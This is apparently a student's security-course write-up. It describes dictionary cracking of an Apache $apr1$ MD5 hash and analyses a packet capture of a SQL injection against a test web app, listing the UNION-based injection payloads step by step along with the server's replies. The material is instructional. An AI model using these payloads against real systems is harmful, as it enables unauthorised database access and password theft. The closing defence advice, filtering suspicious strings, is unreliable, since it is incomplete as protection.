



**Task 2.3 (practical): Website Login credentials**

From [Apache website](https://httpd.apache.org/docs/2.4/misc/password_encryptions.html), **$apr1$** passwords are generated by **MD5** and **salts** are included to have diverse passwords which is between two dollar signs. For example, in **netsec:$apr1$/pE9u4cQ$ZfQfXfZ8NWh2gfFpIx22T0**, the salt is **/pE9u4cQ**.

Having this information in hand, we can use programming to **import the document**, **extract English words** and **employ Linux command** to produce all corresponding MD5 passwords.

Once the MD5 password is the same as **$apr1$/pE9u4cQ$ZfQfXfZ8NWh2gfFpIx22T0**, we are done!

*Programming details (*[*source code*](https://goo.gl/hvM4rt)*):*

1. 
2. 
3. 
4. 
5. 

**Task 2.5 (theoretical): PCAP Analysis #1**

*• What kind of data is contained in the trace file?*

This PCAP file contains packet data from one peer to another, e.g., source and destination addresses, sequence number (Seq), window size (Win), acknowledgement number (Ack).

We can derive useful information from these data. For example, the first three frames demonstrate a three-way-handshake.

*• The trace file contains an attack. What is the target?*

This attack is SQL injection. Its aim is to gain credentials from the server such as passwords.

*• Please give an overall sketch of the attacker’s actions.*

**Step 1**: The attacker submitted different ids to figure out this table's structure:

**no data returned with id=0** and **data found with id=1**.

GET /vulnerabilities/sqli/?**id=0**&Submit=Submit HTTP/1.1\r\n

GET /vulnerabilities/sqli/?**id=1**&Submit=Submit HTTP/1.1\r\n

**ID: 1<br>First name: admin<br>Surname: admin**

(The meaning of **id=X** is similar to "**select \* from TABLE where id=X**".)

From "**First name: admin**" and "**Surname: admin**", we know there are two columns ("First name" and "Surname") and "**admin**" is one of the users.

**Step 2**: The attacker used "**id=1 or 1=1**" to extract all users from the server:

**First name: admin<br>Surname: admin**

**First name: Gordon<br>Surname: Brown**

**First name: Hack<br>Surname: Me**

**First name: Pablo<b**

**Step 3**: "**id=1 or 1=1 union select 1**" is to guess how many columns the original table has. Because "**union**" is included and "**select 1**" means the generated table has only one column, if the number of columns of **the original table** is **NOT** the same as the generated one, the server will return error messages.

In this case, it is "**The used SELECT statements have a different number of columns**".

That is, **the original table has more than one column**.

**Step 4**: "**id=1 or 1=1 union select 1,2**" is similar to the above one but this time the attacker guessed **there are two columns** of the original table. The received message is:

**First name: admin<br>Surname: admin**

**First name: Gordon<br>Surname: Brown**

**First name: Hack<br>Surnam**

This indicates that **the original table has two columns**.

**Step 5**: The attacker employed "**id=1 or 1=1 union select null, concat(first\_name,0x3a,pass) from users**" to guess the column names ("**first\_name**" and "**pass**") of table "**users**".

The function of "**concat**" is to concatenate strings together. For example, if **first\_name="Jordan"** and **pass="23"**, the result of concat("Jordan",0x3a,"23") is "**Jordan:23**" (**0x3a** equal to "**:**").

But, the server returned "**Unknown column 'pass' in 'field list'**". That is, the attacker needs to have another method due to **the wrong guess of column names** of table "users".

**Step 6**: "**id=1 or 1=1 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns**" is to explore the server's tables and corresponding columns. The response of table "**users**" is:

**<br>First name: <br>Surname: users\n**

**user\_id**

**<br>First name: <br>Surname: users\n**

**first\_name**

**<br>First name: <br>Surname: users\n**

**last\_name**

**<br>First name: <br>Surname: users\n**

**user**

**<br>First name: <br>Surname: users\n**

**password**

**<br>First name: <br>Surname: users\n**

**avatar</pre>**

(**0x0a** equal to **"\n**")

From this, we know table "**users**" has columns which are "**user\_id**", "**first\_name**", "**last\_name**", "**user**", "**password**" and "**avatar**".

**Step 7**: "**id=1 or 1=1 union select null, concat(first\_name,0x3a,password) from users**" tried to exploit the server's private data but failed because **the response doesn't contain any user's password** but "First name: admin<br>Surname: admin" which is merely normal data.

|  |  |  |
| --- | --- | --- |
| *Steps* | *Commands* | *Responses* |
| Step 1 | id=0 | NA |
| id=1 | First name: admin<br>Surname: admin |
| Step 2 | id=1 or 1=1 | First name: admin<br>Surname: admin  First name: Gordon<br>Surname: Brown  First name: Hack<br>Surname: Me  First name: Pablo<b |
| Step 3 | id=1 or 1=1 union select 1 | The used SELECT statements have a different number of columns |
| Step 4 | id=1 or 1=1 union select 1,2 | First name: admin<br>Surname: admin  First name: Gordon<br>Surname: Brown  First name: Hack<br>Surnam |
| Step 5 | id=1 or 1=1 union select null, concat(first\_name,0x3a,pass) from users | Unknown column 'pass' in 'field list' |
| Step 6 | id=1 or 1=1 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns | <br>First name: <br>Surname: users\n  user\_id  <br>First name: <br>Surname: users\n  first\_name  <br>First name: <br>Surname: users\n  last\_name  <br>First name: <br>Surname: users\n  user  <br>First name: <br>Surname: users\n  password  <br>First name: <br>Surname: users\n  avatar |
| Step 7 | id=1 or 1=1 union select null, concat(first\_name,0x3a,password) from users | First name: admin<br>Surname: admin |

*• What is the exploit vector, i.e. what weakness is targeted by the attack?*

The server doesn't implement security measures of SQL. Due to this, attackers are able to inject abnormal SQL commands to steal servers' credentials and thus use them to intercept more useful information.

*• By analyzing the trace file, would you say this attack ultimately compromises the victim system or would you expect further steps?*

We think it didn't finish its job because no more intrusion is deployed. Once attackers get credentials, they should try to log in to the server and retrieve confidentiality such as business secrets to leverage the benefit.

*• Was the attack successful?*

We think it failed because it didn't get any user's password.


*• Can you find information about related attack methods on the Internet?*

We found "**sqlmap.py**" is well-known and used to exploit servers' database.

For example, 

can dump column information of table "**users**".

(<http://www.admin-magazine.com/Articles/Uncovering-SQL-Injections>)



*• How can you secure a system against these kinds of attacks?*

We have to implement "**string inspection mechanism**" to check if users input too many irrelevant characters or SQL-related commands.

Once filtering out those suspicious data, we are able to secure servers with a less intrusion rate.